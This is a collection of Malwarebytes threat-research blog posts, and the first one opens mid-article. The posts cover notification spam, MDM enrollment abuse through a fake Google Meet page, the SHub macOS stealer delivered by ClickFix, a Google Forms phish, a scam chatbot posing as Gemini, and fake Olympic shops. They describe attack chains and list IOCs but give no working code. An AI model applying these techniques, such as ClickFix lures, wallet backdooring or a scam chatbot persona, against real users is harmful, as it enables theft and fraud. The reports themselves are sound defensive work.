Click Websites, then click Notifications.
Deselect Allow websites to ask for permission to send notifications.
From now on, when you visit a website that wants to send you notifications, you aren’t asked.
Are these notifications useful at all?
While we could conceive of some cases where push notifications might be found useful, we would certainly not hold it against you if you decided to disable them altogether.
Web push notifications are not just there to disturb Windows users. Android, Chromebook, MacOS, even Linux users may see them if they use one of the participating browsers: Chrome, Firefox, Opera, Edge, and Safari. In some cases, the browser does not even have to be opened, and it can still display push notifications.
Be careful out there and think twice before you click “Allow.”
Indicators of Compromise (IOCs)
During the course of the investigation we found—and blocked—these domains related to the campaign:
dailyrumour[.]co.nz
edifaqe[.]org
geniusfun[.]co.in
geniusfun[.]co.za
genisfun[.]co.nz
holicithed[.]com
ivenih[.]org
loopdeviceconnection[.]co.in
mindorbittest[.]com
navixzuno[.]co.in
quizcentral[.]co.in
quizcentral[.]co.za
rixifabed[.]org
triviabox[.]co.in
uhuhedeb[.]org
unsphiperidion[.]co.in
yeqeso[.]org
ylloer[.]org
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A phishing page disguised as a Google Meet update notice is silently handing victims’ Windows computers to an attacker-controlled management server. No password is stolen, no files are downloaded, and there are no obvious red flags.
It just takes a single click on a convincing Google Meet fake update prompt to enroll your Windows PC into an attacker-controlled device management system.
“To keep using Meet, install the latest version”
The social engineering is almost embarrassingly simple: an app update notice in the right brand colors.
The page impersonates Google Meet well enough to pass a casual glance. But neither the Update now button nor the Learn more link below it goes anywhere near Google.
Both trigger a Windows deep link using the ms-device-enrollment: URI scheme. That’s a handler built into Windows so IT administrators can send staff a one-click device enrollment link. The attacker has simply pointed it at their own server instead.
What “enrollment” actually means for your machine
The moment a visitor clicks, Windows bypasses the browser and opens its native Set up a work or school account dialog. That’s the same prompt that appears when a corporate IT team provisions a new laptop.
The URI arrives pre-populated: The username field reads collinsmckleen@sunlife-finance.com (a domain impersonating Sun Life Financial), and the server field already points to the attacker’s endpoint at tnrmuv-api.esper[.]cloud.
The attacker isn’t trying to perfectly impersonate the victim’s identity. The goal is simply to get the user to click through a trusted Windows enrollment workflow, which grants device control regardless of whose name appears in the form. Campaigns like this rarely expect everyone to fall for them. Even if most people stop, a small percentage continuing is enough for the attack to succeed.
A victim who clicks Next and proceeds through the wizard will hand their machine to an MDM (mobile device management) server they have never heard of.
MDM (Mobile Device Management) is the technology companies use to remotely administer employee devices. Once a machine is enrolled, the MDM administrator can silently install or remove software, enforce or change system settings, read the file system, lock the screen, and wipe the device entirely, all without the user’s knowledge.
There is no ongoing malware process to detect, because the operating system itself is doing the work on the attacker’s behalf.
The attacker’s server is hosted on Esper, a legitimate commercial MDM platform used by real enterprises.
Decoding the Base64 string embedded in the server URL reveals two pre-configured Esper objects: a blueprint ID (7efe89a9-cfd8-42c6-a4dc-a63b5d20f813) and a group ID (4c0bb405-62d7-47ce-9426-3c5042c62500). These represent the management profile that will be applied to any enrolled device.
The ms-device-enrollment: handler works exactly as Microsoft designed it, and Esper works exactly as Esper designed it. The attacker has simply pointed both at someone who never consented.
No malware, no credential theft. That’s the problem.
There is no malicious executable here, and no phished Microsoft login.
The ms-device-enrollment: handler is a documented, legitimate Windows feature that the attacker has simply redirected.
Because the enrollment dialog is a real Windows system prompt rather than a spoofed web page, it bypasses browser security warnings and email scanners looking for credential-harvesting pages.
The command infrastructure runs on a reputable SaaS platform, so domain-reputation blocking is unlikely to help.
Most conventional security tools have no category for “legitimate OS feature pointed at hostile infrastructure.”
The broader trend here is one the security industry has been watching with growing concern: attackers abandoning malware payloads in favor of abusing legitimate operating system features and cloud platforms.
What to do if you think you’ve been affected
Because the attack relies on legitimate system features rather than malware, the most important step is checking whether your device was enrolled.
Check whether your device was enrolled:
Open Settings > Accounts > Access work or school.
If you see an entry you don’t recognize, especially one referencing sunlife-finance[.]com or esper[.]cloud, click it and select Disconnect.
If you clicked “Update now” on updatemeetmicro[.]online and completed the enrollment wizard, treat your device as potentially compromised.
Run an up-to-date, real-time anti-malware solution to check for any secondary payloads the MDM server may have pushed after enrollment.
If you are an IT administrator, consider whether your organization needs a policy blocking unapproved MDM enrollment. Microsoft Intune and similar tools can restrict which MDM servers Windows devices are allowed to join.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A convincing fake version of the popular Mac utility CleanMyMac is tricking users into installing malware.
The site instructs visitors to paste a command into Terminal. If they do, it installs SHub Stealer, macOS malware designed to steal sensitive data including saved passwords, browser data, Apple Keychain contents, cryptocurrency wallets, and Telegram sessions. It can even modify wallet apps such as Exodus, Atomic Wallet, Ledger Wallet, and Ledger Live so attackers can later steal the wallet’s recovery phrase.

The site impersonates the CleanMyMac website, but is unconnected to the legitimate software or the developers, MacPaw.
Remember: Legitimate apps almost never require you to paste commands into Terminal to install them. If a website tells you to do this, treat it as a major red flag and do not proceed. When in doubt, download software only from the developer’s official website or the App Store.
Read the deep-dive to see what we discovered.
“Open Terminal and paste the following command”
The attack begins at cleanmymacos[.]org, a website designed to look like the real CleanMyMac product page. Visitors are shown what appears to be an advanced installation option of the kind a power user might expect. The page instructs them to open Terminal, paste a command, and press Return. There’s no download prompt, disk image, or security dialog.
That command performs three actions in quick succession:
First, it prints a reassuring line: macOS-CleanMyMac-App: https://macpaw.com/cleanmymac/us/app to make the Terminal output look legitimate.
Next, it decodes a base64-encoded link that hides the real destination.
Finally, it downloads a shell script from the attacker’s server and pipes it directly into zsh for immediate execution.
From the user’s perspective, nothing unusual happens.
This technique, known as ClickFix, has become a common delivery method for Mac infostealers. Instead of exploiting a vulnerability, it tricks the user into running the malware themselves. Because the command is executed voluntarily, protections such as Gatekeeper, notarization checks, and XProtect offer little protection once the user pastes the command and presses Return.
Geofencing: Not everyone gets the payload
The first script that arrives on the victim’s Mac is a loader, which is a small program that checks the system before continuing the attack.
One of its first checks looks at the macOS keyboard settings to see whether a Russian-language keyboard is installed. If it finds one, the malware sends a cis_blocked event to the attacker’s server and exits without doing anything else.
This is a form of geofencing. Malware linked to Russian-speaking cybercriminal groups often avoids infecting machines that appear to belong to users in CIS countries (the Commonwealth of Independent States, which includes Russia and several neighboring nations). By avoiding systems that appear to belong to Russian users, the attackers reduce the risk of attracting attention from local law enforcement.
The behavior does not prove where SHub was developed, but it follows a pattern long observed in that ecosystem, where malware is configured not to infect systems in the operators’ own region.
If the system passes this check, the loader sends a profile of the machine to the command-and-control server at res2erch-sl0ut[.]com. The report includes the device’s external IP address, hostname, macOS version, and keyboard locale.
Each report is tagged with a unique build hash, a 32-character identifier that acts as a tracking ID. The same identifier appears in later communications with the server, allowing the operators to link activity to a specific victim or campaign.
“System Preferences needs your password to continue”
Comparing payloads served with and without a build hash reveals another campaign-level field in the malware builder: BUILD_NAME. In the sample tied to a build hash, the value is set to PAds; in the version without a hash, the field is empty. The value is embedded in the malware’s heartbeat script and sent to the command-and-control (C2) server during every beacon check-in alongside the bot ID and build ID.
What PAds stands for cannot be confirmed from the payload alone, but its structure matches the kind of traffic-source tag commonly used in pay-per-install or advertising campaigns to track where infections originate. If that interpretation is correct, it suggests victims may be reaching the fake CleanMyMac site through paid placements rather than organic search or direct links.
Once the loader confirms a viable target, it downloads and executes the main payload: an AppleScript hosted at res2erch-sl0ut[.]com/debug/payload.applescript. AppleScript is Apple’s built-in automation language, which allows the malware to interact with macOS using legitimate system features. Its first action is to close the Terminal window that launched it, removing the most obvious sign that anything happened.
Next comes the password harvest. The script displays a dialog box that closely mimics a legitimate macOS system prompt. The title reads “System Preferences”, the window shows Apple’s padlock icon, and the message says:
The awkward wording—“for continue” instead of “to continue”—is one clue the prompt is fake, though many users under pressure might not notice it.
“Required Application Helper. Please enter password for continue.”
If the user enters their password, the malware immediately checks whether it is correct using the macOS command-line tool dscl. If the password is wrong, it is logged and the prompt appears again. The script will repeat the prompt up to ten times until a valid password is entered or the attempts run out.
That password is valuable because it unlocks the macOS Keychain, Apple’s encrypted storage system for saved passwords, Wi-Fi credentials, app tokens, and private keys. Without the login password, the Keychain database is just encrypted data. With it, the contents can be decrypted and read.
A systematic sweep of everything worth stealing
With the password in hand, SHub begins a systematic sweep of the machine. All collected data is staged in a randomly named temporary folder—something like /tmp/shub_4823917/—before being packaged and sent to the attackers.
The browser targeting is extensive. SHub searches 14 Chromium-based browsers (Chrome, Brave, Edge, Opera, OperaGX, Vivaldi, Arc, Sidekick, Orion, Coccoc, Chrome Canary, Chrome Dev, Chrome Beta, and Chromium), stealing saved passwords, cookies, and autofill data from every profile it finds. Firefox receives the same treatment for stored credentials.
The malware also scans installed browser extensions, looking for 102 known cryptocurrency wallet extensions by their internal identifiers. These include MetaMask, Phantom, Coinbase Wallet, Exodus Web3, Trust Wallet, Keplr, and many others.
Desktop wallet applications are also targeted. SHub collects local storage data from 23 wallet apps, including Exodus, Electrum, Atomic Wallet, Guarda, Coinomi, Sparrow, Wasabi, Bitcoin Core, Monero, Litecoin Core, Dogecoin Core, BlueWallet, Ledger Live, Ledger Wallet, Trezor Suite, Binance, and TON Keeper. Each wallet folder is capped at 100 MB to keep the archive manageable.
Beyond wallets and browsers, SHub also captures the macOS Keychain directory, iCloud account data, Safari cookies and browsing data, Apple Notes databases, and Telegram session files—information that could allow attackers to hijack accounts without knowing the passwords.
It also copies shell history files (.zsh_history and .bash_history) and .gitconfig, which often contain API keys or authentication tokens used by developers.
All of this data is compressed into a ZIP archive and uploaded to res2erch-sl0ut[.]com/gate along with a hardcoded API key identifying the malware build. The archive and temporary files are then deleted, leaving minimal traces on the system.
The part that keeps stealing after you’ve cleaned up
Most infostealers are smash-and-grab operations: they run once, take everything, and leave. SHub does that, but it also goes a step further.
If it finds certain wallet applications installed, it downloads a replacement for the application’s core logic file from the attacker’s server and swaps it in silently. We retrieved and analyzed five such replacements. All five were backdoored, each tailored to the architecture of the target application.
The targets are Electron-based apps. These are desktop applications built on web technologies whose core logic lives in a file called app.asar. SHub kills the running application, downloads a replacement app.asar from the C2 server, overwrites the original inside the application bundle, strips the code signature, and re-signs the app so macOS will accept it. The process runs silently in the background.
The five confirmed crypto wallet apps are Exodus, Atomic Wallet, Ledger Wallet, Ledger Live, and Trezor Suite.
Exodus: silent credential theft on every unlock
On every wallet unlock, the modified app silently sends the user’s password and seed phrase to wallets-gate[.]io/api/injection. A one-line bypass is added to the network filter to allow the request through Exodus’s own domain allowlist.
Atomic Wallet: the same exfiltration, no bypass required
On every unlock, the modified app sends the user’s password and mnemonic to wallets-gate[.]io/api/injection. No network filter bypass is required—Atomic Wallet’s Content Security Policy already allows outbound HTTPS connections to any domain.
Ledger Wallet: TLS bypass and a fake recovery wizard
The modified app disables TLS certificate validation at startup. Five seconds after launch, it replaces the interface with a fake three-page recovery wizard that asks the user for their seed phrase and sends it to wallets-gate[.]io/api/injection.
Ledger Live: identical modifications
Ledger Live receives the same modifications as Ledger Wallet: TLS validation is disabled and the user is presented with the same fake recovery wizard.
Trezor Suite: fake security update overlay
After the application loads, a full-screen overlay styled to match Trezor Suite’s interface appears, presenting a fake critical security update that asks for the user’s seed phrase. The phrase is validated using the app’s own bundled BIP39 library before being sent to wallets-gate[.]io/api/injection.
At the same time, the app’s update mechanism is disabled through Redux store interception so the modified version remains in place.
Five wallets, one endpoint, one operator
Across all five modified applications, the exfiltration infrastructure is identical: the same wallets-gate[.]io/api/injection endpoint, the same API key, and the same build ID.
Each request includes a field identifying the source wallet—exodus, atomic, ledger, ledger_live, or trezor_suite—allowing the backend to route incoming credentials by product.
This consistency across five independently modified applications strongly suggests that a single operator built all of the backdoors against the same backend infrastructure.
A persistent backdoor disguised as Google’s own update service
To maintain long-term access, SHub installs a LaunchAgent, which is a background task that macOS automatically runs every time the user logs in. The file is placed at:
The script collects a unique hardware identifier from the Mac (the IOPlatformUUID) and sends it to the attacker’s server as a bot ID. The server can respond with base64-encoded commands, which the script decodes, executes, and then deletes.
In practice, this gives the attackers the ability to run commands on the infected Mac at any time until the persistence mechanism is discovered and removed.
The final step is a decoy error message shown to the user:
“Your Mac does not support this application. Try reinstalling or downloading the version for your system.”
This explains why CleanMyMac appeared not to install and sends the victim off to troubleshoot a problem that doesn’t actually exist.
SHub’s place in a growing family of Mac stealers
SHub is not an isolated creation. It belongs to a rapidly evolving family of AppleScript-based macOS infostealers including campaigns such as MacSync Stealer (an expanded version of malware known as Mac.c, first seen in April 2025) and Odyssey Stealer, and shares traits with other credential-stealing malware such as Atomic Stealer.
These families share a similar architecture: a ClickFix delivery chain, an AppleScript payload, a fake System Preferences password prompt, recursive data harvesting functions, and exfiltration through a ZIP archive uploaded to a command-and-control server.
What distinguishes SHub is the sophistication of its infrastructure. Features such as per-victim build hashes for campaign tracking, detailed wallet targeting, wallet application backdooring, and a heartbeat system capable of running remote commands all suggest an author who studied earlier variants and invested heavily in expanding them. The result resembles a malware-as-a-service platform rather than a simple infostealer.
The presence of a DEBUG tag in the malware’s internal identifier, along with the detailed telemetry it sends during execution, suggests the builder was still under active development at the time of analysis.
The campaign also fits a broader pattern of brand impersonation attacks. Researchers have documented similar ClickFix campaigns impersonating GitHub repositories, Google Meet, messaging platforms, and other software tools, with each designed to convince users that they are following legitimate installation instructions. The cleanmymacos.org site appears to follow the same playbook, using a well-known Mac utility as the lure.
What to do if you may have been affected
The most effective part of this attack is also its simplest: it convinces the victim to run the malicious command themselves.
By presenting a Terminal command as a legitimate installation step, the campaign sidesteps many of macOS’s built-in protections. No app download is required, no disk image is opened, and no obvious security warning appears. The user simply pastes the command and presses Return.
This reflects a broader trend: macOS is becoming a more attractive target, and the tools attackers use are becoming more capable and more professional. SHub Stealer, even in its current state, represents a step beyond many earlier macOS infostealers.
For most users, the safest rule is also the simplest: install software only from the App Store or from a developer’s official website. The App Store handles installation automatically, so there is no Terminal command, no guesswork, and no moment where you have to decide whether to trust a random website.
Do not run the command. If you have not yet executed the Terminal command shown on cleanmymacos[.]org or a similar site, close the page and do not return.
Check for the persistence agent. Open Finder, press Cmd + Shift + G, and navigate to ~/Library/LaunchAgents/. If you see a file named com.google.keystone.agent.plist that you did not install, delete it. Also check: ~/Library/Application Support/Google/. If a folder named GoogleUpdate.app is present and you did not install it, remove it.
Treat your wallet seed phrase as compromised. If you have Exodus, Atomic Wallet, Ledger Live, Ledger Wallet, or Trezor Suite installed and you ran this command, assume your seed phrase and wallet password have been exposed. Move your funds to a new wallet created on a clean device immediately. Seed phrases cannot be changed, and anyone with a copy can access the wallet.
Change your passwords. Your macOS login password and any passwords stored in your browser or Keychain should be considered exposed. Change them from a device you trust.
Revoke sensitive tokens. If your shell history contained API keys, SSH keys, or developer tokens, revoke and regenerate them.
Run Malwarebytes for Mac. It can detect and remove remaining components of the infection, including the LaunchAgent and modified files.
Indicators of compromise (IOCs)
Domains
cleanmymacos[.]org — phishing site impersonating CleanMyMac
res2erch-sl0ut[.]com — primary command-and-control server (loader delivery, telemetry, data exfiltration)
wallets-gate[.]io — secondary C2 used by wallet backdoors to exfiltrate seed phrases and passwords
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

The subdomain forms.google.ss-o[.]com is a clear attempt to impersonate the legitimate forms.google.com. The “ss-o” is likely introduced to look like “single sign-on,” an authentication method that allows users to securely log in to multiple, independent applications or websites using one single set of credentials (username and password).
Unfortunately, when we tried to visit the URLs we were redirected to the local Google search website. This is a common phisher’s tactic to prevent victims from sharing their personalized links with researchers or online analysis.
After some digging, we found a file called generation_form.php on the same domain, which we believe the phishing crew used to create these links. The landing page for the campaign was: https://forms.google.ss-o[.]com/generation_form.php?form=opportunitysec
The generation_form.php script does what the name implies: It creates a personalized URL for the person clicking that link.
With that knowledge in hand, we could check what the phish was all about. Our personalized link brought us to this website:
Fake Google Forms site
The greyed out “form” behind the prompt promises:
We’re Hiring! Customer Support Executive (International Process)
Are you looking to kick-start or advance your career…
The fields in the form: Full Name, Email address, and an essay field “Please describe in detail why we should choose you”
Buttons: “Submit” and “Clear form.”
The whole web page emulates Google Forms, including logo images, color schemes, a notice about not “submitting passwords,” and legal links. At the bottom, it even includes the typical Google Forms disclaimer (“This content is neither created nor endorsed by Google.”) for authenticity.
Clicking the “Sign in” button took us to https://id-v4[.]com/generation.php, which has now been taken down. The domain id-v4.com has been used in several phishing campaigns for almost a year. In this case, it asked for Google account credentials.
Given the “job opportunity” angle, we suspect links were distributed through targeted emails or LinkedIn messages.
How to stay safe
Lures that promise remote job opportunities are very common these days. Here are a few pointers to help keep you safe from targeted attacks like this:
Do not click on links in unsolicited job offers.
Use a password manager, which would not have filled in your Google username and password on a fake website.
Pro tip: Malwarebytes Scam Guard identified this attack as a scam just by looking at the URL.
IOCs
id-v4[.]com
forms.google.ss-o[.]com
Blocked by Malwarebytes
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
Scammers have found a new use for AI: creating custom chatbots posing as real AI assistants to pressure victims into buying worthless cryptocurrencies.
We recently came across a live “Google Coin” presale site featuring a chatbot that claimed to be Google’s Gemini AI assistant. The bot guided visitors through a polished sales pitch, answered their questions about investment, projecting returns, and ultimately ended with victims sending an irreversible crypto payment to the scammers.
Google does not have a cryptocurrency. But as “Google Coin” has appeared before in scams, anyone checking it out might think it’s real. And the chatbot was very convincing.
AI as the closer
The chatbot introduced itself as,
“Gemini — your AI assistant for the Google Coin platform.”
It used Gemini-style branding, including the sparkle icon and a green “Online” status indicator, creating the immediate impression that it was an official Google product.
When asked, “Will I get rich if I buy 100 coins?”, the bot responded with specific financial projections. A $395 investment at the current presale price would be worth $2,755 at listing, it claimed, representing “approximately 7x” growth. It cited a presale price of $3.95 per token, an expected listing price of $27.55, and invited further questions about “how to participate.”
This is the kind of personalized, responsive engagement that used to require a human scammer on the other end of a Telegram chat. Now the AI does it automatically.
A persona that never breaks
What stood out during our analysis was how tightly controlled the bot’s persona was. We found that it:
Claimed consistently to be “the official helper for the Google Coin platform”
Refused to provide any verifiable company details, such as a registered entity, regulator, license number, audit firm, or official email address
Dismissed concerns and redirected them to vague claims about “transparency” and “security”
Refused to acknowledge any scenario in which the project could be a scam
Redirected tougher questions to an unnamed “manager” (likely a human closer waiting in the wings)
When pressed, the bot doesn’t get confused or break character. It loops back to the same scripted claims: a “detailed 2026 roadmap,” “military-grade encryption,” “AI integration,” and a “growing community of investors.”
Whoever built this chatbot locked it into a sales script designed to build trust, overcome doubt, and move visitors toward one outcome: sending cryptocurrency.
Why AI chatbots change the scam model
Scammers have always relied on social engineering. Build trust. Create urgency. Overcome skepticism. Close the deal.
Traditionally, that required human operators, which limited how many victims could be engaged at once. AI chatbots remove that bottleneck entirely.
A single scam operation can now deploy a chatbot that:
Engages hundreds of visitors simultaneously, 24 hours a day
Delivers consistent, polished messaging that sounds authoritative
Impersonates a trusted brand’s AI assistant (in this case, Google’s Gemini)
Responds to individual questions with tailored financial projections
Escalates to human operators only when necessary
This matches a broader trend identified by researchers. According to Chainalysis, roughly 60% of all funds flowing into crypto scam wallets were tied to scammers using AI tools. AI-powered scam infrastructure is becoming the norm, not the exception. The chatbot is just one piece of a broader AI-assisted fraud toolkit—but it may be the most effective piece, because it creates the illusion of a real, interactive relationship between the victim and the “brand.”
The bait: a polished fake
The chatbot sits on top of a convincing scam operation. The Google Coin website mimics Google’s visual identity with a clean, professional design, complete with the “G” logo, navigation menus, and a presale dashboard. It claims to be in “Stage 5 of 5” with over 9.9 million tokens sold and a listing date of February 18—all manufactured urgency.
To borrow credibility, the site displays logos of major companies—OpenAI, Google, Binance, Squarespace, Coinbase, and SpaceX—under a “Trusted By Industry” banner. None of these companies have any connection to the project.
If a visitor clicks “Buy,” they’re taken to a wallet dashboard that looks like a legitimate crypto platform, showing balances for “Google” (on a fictional “Google-Chain”), Bitcoin, and Ethereum.
The purchase flow lets users buy any number of tokens they want and generates a corresponding Bitcoin payment request to a specific wallet address. The site also layers on a tiered bonus system that kicks in at 100 tokens and scales up to 100,000: buy more and the bonuses climb from 5% up to 30% at the top tier. It’s a classic upsell tactic designed to make you think it’s smarter to spend more.
Every payment is irreversible. There is no exchange listing, no token with real value, and no way to get your money back.
What to watch for
We’re entering an era where the first point of contact in a scam may not be a human at all. AI chatbots give scammers something they’ve never had before: a tireless, consistent, scalable front-end that can engage victims in what feels like a real conversation. When that chatbot is dressed up as a trusted brand’s official AI assistant, the effect is even more convincing.
According to the FTC’s Consumer Sentinel data, US consumers reported losing $5.7 billion to investment scams in 2024 (more than any other type of fraud, and up 24% on the previous year). Cryptocurrency remains the second-largest payment method scammers use to extract funds, because transactions are fast and irreversible. Now add AI that can pitch, persuade, and handle objections without a human operator—and you have a scalable fraud model.
AI chatbots on scam sites will become more common. Here’s how to spot them:
They impersonate known AI brands. A chatbot calling itself “Gemini,” “ChatGPT,” or “Copilot” on a third-party crypto site is almost certainly not what it claims to be. Anyone can name a chatbot anything.
They won’t answer due diligence questions. Ask what legal entity operates the platform, what financial regulator oversees it, or where the company is registered. Legitimate operations can answer those questions, scam bots try to avoid them (and if they do answer, verify it).
They project specific returns. No legitimate investment product promises a specific future price. A chatbot telling you that your $395 will become $2,755 is not giving you financial information—it’s running a script.
They create urgency. Pressure tactics like, “stage 5 ends soon,” “listing date approaching,” “limited presale” are designed to push you into making fast decisions.
How to protect yourself
Google does not have a cryptocurrency. It has not launched a presale. And its Gemini AI is not operating as a sales assistant on third-party crypto sites. If you encounter anything suggesting otherwise, close the tab.
Verify claim on the official website of the company being referenced.
Don’t rely on a chatbot’s branding. Anyone can name a bot anything.
Never send cryptocurrency based on projected returns.
Search the project name along with “scam” or “review” before sending any money.
Use web protection tools like Malwarebytes Browser Guard, which is free to use and blocks known and unknown scam sites.
If you’ve already sent funds, report it to your local law enforcement, the FTC at reportfraud.ftc.gov, and the FBI’s IC3 at ic3.gov.
IOCs
0xEc7a42609D5CC9aF7a3dBa66823C5f9E5764d6DA
98388xymWKS6EgYSC9baFuQkCpE8rYsnScV4L5Vu8jt
DHyDmJdr9hjDUH5kcNjeyfzonyeBt19g6G
TWqzJ9sF1w9aWwMevq4b15KkJgAFTfH5im
bc1qw0yfcp8pevzvwp2zrz4pu3vuygnwvl6mstlnh6
r9BHQMUdSgM8iFKXaGiZ3hhXz5SyLDxupY
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
If you’ve seen the two stoat siblings serving as official mascots of the Milano Cortina 2026 Winter Olympics, you already know Tina and Milo are irresistible.
Designed by Italian schoolchildren and chosen from more than 1,600 entries in a public poll, the duo has already captured hearts worldwide. So much so that the official 27 cm Tina plush toy on the official Olympics web shop is listed at €40 and currently marked out of stock.
Tina and Milo are in huge demand, and scammers have noticed.
When supply runs out, scam sites rush in
In roughly the past week alone, we’ve identified nearly 20 lookalike domains designed to imitate the official Olympic merchandise store.
These aren’t crude copies thrown together overnight. The sites use the same polished storefront template, complete with promotional videos and background music designed to mirror the official shop.olympics.com experience.
Fake site offering Tina at a huge discountReal Olympic site showing Tina out of stock
The layout and product pages are the same—the only thing that changes is the domain name. At a quick glance, most people wouldn’t notice anything unusual.
Here’s a sample of the domains we’ve been tracking:
2026winterdeals[.]top olympics-save[.]top olympics2026[.]top postolympicsale[.]com sale-olympics[.]top shopolympics-eu[.]top winter0lympicsstore[.]top (note the zero replacing the letter “o”) winterolympics[.]top 2026olympics[.]shop olympics-2026[.]shop olympics-2026[.]top olympics-eu[.]top olympics-hot[.]shop olympics-hot[.]top olympics-sale[.]shop olympics-sale[.]top olympics-top[.]shop olympics2026[.]store olympics2026[.]top
Based on telemetry, additional registrations are actively emerging.
Reports show users checking these domains from multiple regions including Ireland, the Czech Republic, the United States, Italy, and China—suggesting this is a global campaign targeting fans worldwide.
Malwarebytes blocks these domains as scams.
Anatomy of a fake Olympic shop
The fake sites are practically identical. Each one loads the same storefront, with the same layout, product pages, and promotional banners.
That’s usually a sign the scammers are using a ready-made template and copying it across multiple domains. One obvious giveaway, however, is the pricing.
On the official store, the Tina plush costs €40 and is currently out of stock. On the fake sites, it suddenly reappears at a hugely discounted price—in one case €20, with banners shouting “UP & SAVE 80%.” When an item is sold out everywhere official and a random .top domain has it for half price, you’re looking at bait.
Delivering malware through fake order confirmations or “tracking” links
Taking your money and shipping nothing at all
The Olympics are a scammer’s playground
This isn’t the first time cybercriminals have piggybacked on Olympic fever. Fake ticket sites proliferated as far back as the Beijing 2008 Games. During Paris 2024, analysts observed significant spikes in Olympics-themed phishing and DDoS activity.
The formula is simple. Take a globally recognized brand, add urgency and emotional appeal (who doesn’t want an adorable stoat plush for their kid?), mix in limited availability, and serve it up on a convincing-looking website. With over 3 billion viewers expected for Milano Cortina, the pool of potential victims is enormous.
Scammers are getting smarter. AI-powered tools now let them generate convincing phishing pages in multiple languages at scale. The days of spotting a scam by its broken images and multiple typos are fading fast.
Protect yourself from Winter Olympics scams
As excitement builds ahead of the Winter Olympics in Milano Cortina, expect scammers to ramp up their efforts across fake shops, fraudulent ticket sites, bogus livestreams, and social media phishing campaigns.
Buy only from shop.olympics.com. Type the address directly into your browser and bookmark it. Don’t click links from ads or emails.
Don’t trust extreme discounts. If it’s sold out officially but “50–80% off” elsewhere, it’s likely a scam.
Check the domain closely. Watch for odd extensions like .top or .shop, extra hyphens, or letter swaps like “winter0lympicsstore.”
Never enter payment details on unfamiliar sites. If something feels off, leave immediately.
Use browser protection. Tools like Malwarebytes Browser Guard block known scam sites in real time, for free. Scam Guard can help you check suspicious websites before you buy.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
